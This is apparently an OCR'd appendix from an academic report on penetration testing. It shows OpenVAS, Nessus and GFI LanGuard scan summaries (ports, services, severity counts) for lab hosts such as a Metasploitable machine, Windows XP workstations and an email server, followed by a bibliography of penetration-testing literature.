
2.1 192.168.1.200

Host scan start	Fri Apr 11 05:22:14 2014 UTC
Host scan end	Fri Apr 11 05:47:36 2014 UTC

Service (Port)	Threat Level
clm_pts (6200/tcp)	High
distcc (3632/tcp)	High
ftp (21/tcp)	High
http (80/tcp)	High
ircd (6667/tcp)	High
mysql (3306/tcp)	High
nfs (2049/udp)	High
postgresql (5432/tcp)	High
scientia-ssdb (2121/tcp)	High
ssh (22/tcp)	High
x11 (6000/tcp)	High

OpenVAS's vulnerability scanning results on Metasploitable host

Windows XP SP3 workstation



1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positives
192.168.1.151 (XPWS)	Severity: High	4	0	10	20	0
Total: 1		4	0	10	20	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Notes are included in the report.
This report might not show details of all issues that were found.
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.

This report contains all 34 results selected by the filtering described above. Before filtering there were 35 results.


2 Results per Host

2.1 192.168.1.151

Host scan start	Wed Apr 23 05:17:26 2014 UTC
Host scan end	Wed Apr 23 05:25:26 2014 UTC

Service (Port)	Threat Level
microsoft-ds (445/tcp)	High
ms-wbt-server (3389/tcp)	High
ms-wbt-server (3389/tcp)	Low
general/SMBClient	Low
ntp (123/udp)	Low
microsoft-ds (445/tcp)	Log
ms-wbt-server (3389/tcp)	Log
epmap (135/tcp)	Log
general/CPE-T	Log
general/HOST-T	Log

OpenVAS's vulnerability scanning results on Windows XP workstation host



192.168.1.151

Scan Information

Start time:	Wed Apr 23 00:55:22 2014
End time:	Wed Apr 23 00:57:36 2014

Host Information


Netbios Name:	XPWS
IP:	192.168.1.151
MAC Address:	00:0c:29:10:e1:6c
OS:	Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3

Results Summary

Critical	High	Medium	Low	Info	Total
5	2	5	1	34	47

Nessus’s vulnerability scanning results on Windows XP workstation host

MSSQL server



1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positives
192.168.1.202 (XP-MSSQL)	Severity: High	2	0	7	18	0
Total: 1		2	0	7	18	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Notes are included in the report.
This report might not show details of all issues that were found.
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.

This report contains all 27 results selected by the filtering described above. Before filtering there were 28 results.


2 Results per Host

2.1 192.168.1.202

Host scan start	Sun Apr 27 07:24:58 2014 UTC
Host scan end	Sun Apr 27 07:32:59 2014 UTC

Service (Port)	Threat Level
microsoft-ds (445/tcp)	High
blackjack (1025/tcp)	Low
general/SMBClient	Low
ms-sql-m (1434/udp)	Low
ntp (123/udp)	Low
microsoft-ds (445/tcp)	Log
blackjack (1025/tcp)	Log
epmap (135/tcp)	Log
general/CPE-T	Log
general/HOST-T	Log

OpenVAS's vulnerability scanning results on MSSQL server host



192.168.1.202

Scan Information

Start time:	Sun Apr 27 01:47:44 2014
End time:	Sun Apr 27 01:49:36 2014

Host Information


Netbios Name:	XP-MSSQL
IP:	192.168.1.202
MAC Address:	00:0c:29:3c:69:f2
OS:	Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3

Results Summary

Critical	High	Medium	Low	Info	Total
3	0	7	2	31	43

Nessus's vulnerability scanning results on MSSQL server host

E-mail server



Vulnerability Status

GFI LanGuard

Vulnerability Distribution by Severity

🟥 High: 0
🟧 Medium: 0
🟩 Low: 6
⬜ Potential: 1

Vulnerability Distribution by Computer


Computer/IP	High	Medium	Low	Potential
AEROLAB	0	0	6	1

Vulnerability Listing by Computer

AEROLAB

🟥 High: 0
🟧 Medium: 0
🟩 Low: 6
⬜ Potential: 1

GFI Languard's vulnerability scanning results on e-mail server host



192.168.1.201

Scan Information

Start time:	Mon Apr 21 02:36:09 2014
End time:	Mon Apr 21 02:38:43 2014

Host Information


IP:	192.168.1.201
MAC Address:	00:0c:29:23:c3:08
OS:	Linux Kernel 3.13

Results Summary

Critical	High	Medium	Low	Info	Total
0	0	12	6	86	104

Results Details

Nessus's vulnerability scanning results on e-mail server host



1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positives
192.168.1.201 (aerolab.org)	Severity: Medium	0	4	4	50	0
Total: 1		0	4	4	50	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Notes are included in the report.
This report might not show details of all issues that were found.
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.

This report contains all 58 results selected by the filtering described above. Before filtering there were 59 results.

2 Results per Host

2.1 192.168.1.201

Host scan start	Mon Apr 21 07:00:44 2014 UTC
Host scan end	Mon Apr 21 07:16:22 2014 UTC

Service (Port)	Threat Level
general/tcp	Medium
https (443/tcp)	Medium
imaps (993/tcp)	Medium
pop3s (995/tcp)	Medium
https (443/tcp)	Low
http (80/tcp)	Low
general/tcp	Log
https (443/tcp)	Log
imaps (993/tcp)	Log
pop3s (995/tcp)	Log
http (80/tcp)	Log

OpenVAS's vulnerability scanning results on e-mail server host

References

Alder, V., Burke, J., Keefer, C., Orebaugh, A., Pesce, L., & Seagren, E. S. (n.d.). *How to Cheat at Configuring Open Source Security Tools*.

Allen, L. (2012). *Advanced Penetration Testing for Highly-Secured Environments The Ultimate Security Guide* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=946941

Allsopp , W. (2009). *Unauthorised Access : Physical Penetration Testing For IT Security Teams* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=470412

Anonymous (n.d.). *Security Test Tools.* Retrieved 09 Oct, 2013, from http://www.opensourcetesting.org/security.php

Anonymous. (2009a). Penetration testing: Core Security. *SC Magazine, 20*(12), 48.

Anonymous. (2009b). Core Security Adds Wireless Capabilities to Automated Penetration Testing Solution. *Wireless News*.

Anonymous. (2010a). Rapid7 Introduces Metasploit Pro - The World's First Penetration Testing Solution That Achieves Unrestricted Remote Network Access Through Firewalls. *Business Wire*. Retrieved from http://ezproxy.aut.ac.nz/login?url=http://search.proquest.com/docview/759069295?accountid=8440

Anonymous. (2010b). Penetration testing: SAINT. *SC Magazine, 21*(12), 40.

Anonymous. (2010c). Core Security Adds Network Device Assessment, Web App Scanner Integration to Automated Penetration Testing Solution. *Wireless News*.

Anonymous. (2010d). Codenomicon Automates Penetration Testing. *Business Wire*. Retrieved from http://ezproxy.aut.ac.nz/login?url=http://search.proquest.com/docview/89211727?accountid=8440

Anonymous. (2012). How to hack your own Wi-Fi network. *Network World (Online)*.

Antunes, N. (2011). *Penetration Testing in Web Services*.

Antunes, N., & Vieira, M. (2009). *Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection vulnerabilities in Web Services*. 15th IEEE Pacific Rim International Symposium on Dependable Computing, 301-306.

Antunes, N., & Vieira, M. (2013). *Defending against Web Application Vulnerabilities.* Retrieved 09 Oct, 2013, from http://www.infoq.com/articles/defending-against-web-application-vulnerabilities

Arkin, B., Stender, S., & McGraw, G. (2005). Software penetration testing. *Security & Privacy, IEEE, 3*(1), 84-87. doi:10.1109/msp.2005.23

Asadoorian, P., & Pesce, L. (2011). *Linksys WRT54G Ultimate Hacking*. Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=328626

Austin, A., Holmgreen, C., & Williams, L. (2013). A comparison of the efficiency and effectiveness of vulnerability discovery techniques. *Information and Software Technology, 55*(7), 1279-1288. doi:http://dx.doi.org/10.1016/j.infsof.2012.11.007

Bacudio, A. G., Yan, X., Chu, B. B., & Jones, M. (2011). An Overview of Penetration Testing. *International Journal of Network Security & Its Applications*, *3*(6), 19.

Barrett, N. (2003). Penetration testing and social engineering: Hacking the weakest link. *Information Security Technical Report, 8*(4), 56-64. doi:http://dx.doi.org/10.1016/S1363-4127(03)00007-4

Bau, J., Bursztein, E., Gupta, D., & Mitchell, J. (n.d.). *State of the Art: Automated Black-Box Web Application Vulnerability Testing*. Retrieved from http://theory.stanford.edu/people/jcm/papers/pci_oakland10.pdf

Bhattacharyya, D., & Alisherov, F. A. (2009). Penetration Testing for Hire. *International Journal of Advanced Science and Technology, 8*.

Bishop, M. (2007). About Penetration Testing. *Security & Privacy, IEEE, 5*(6), 84-87. doi:10.1109/msp.2007.159

Boteanu, D. (2011). Penetration Testing: Hacking Made Ethical to Test System Security. *The Canadian Manager, 36*(3), 10-11,12.

Budiarto, R., Ramadass, S., Samsudin, A., & Noor, S. (2004). *Development of Penetration Testing Model for Increasing Network Security*. Retrieved from http://eprints.usm.my/6868/1/Development_of_Penetration_testing_model_for_increasing_network_security.pdf

Centre for the Protection of National Infrastructure (CPNI) (2006). *Commercially available Penetration Testing*.

Chan, H., & Schaeffer, B. S. (2008). Penetration Testing: Why Franchise Systems Need Information Security. *Franchising World, 40*(8), 44-46.

Chevalier, P. (2002). *Search engines as penetration testing tools*. Retrieved from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.201.9443&rep=rep1&type=pdf

Cohen, F. (1997). Managing Network Security – Part 9: Penetration Testing?. *Network Security, 8*, 12-15.

ComputerSecurityStudent (CSS). (n.d.). *Metasploitable Project*. Retrieved May 17, 2014, from http://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/

Cook, B. (2009). Penetration Testing. *Independent Banker, 59*(10), 18.

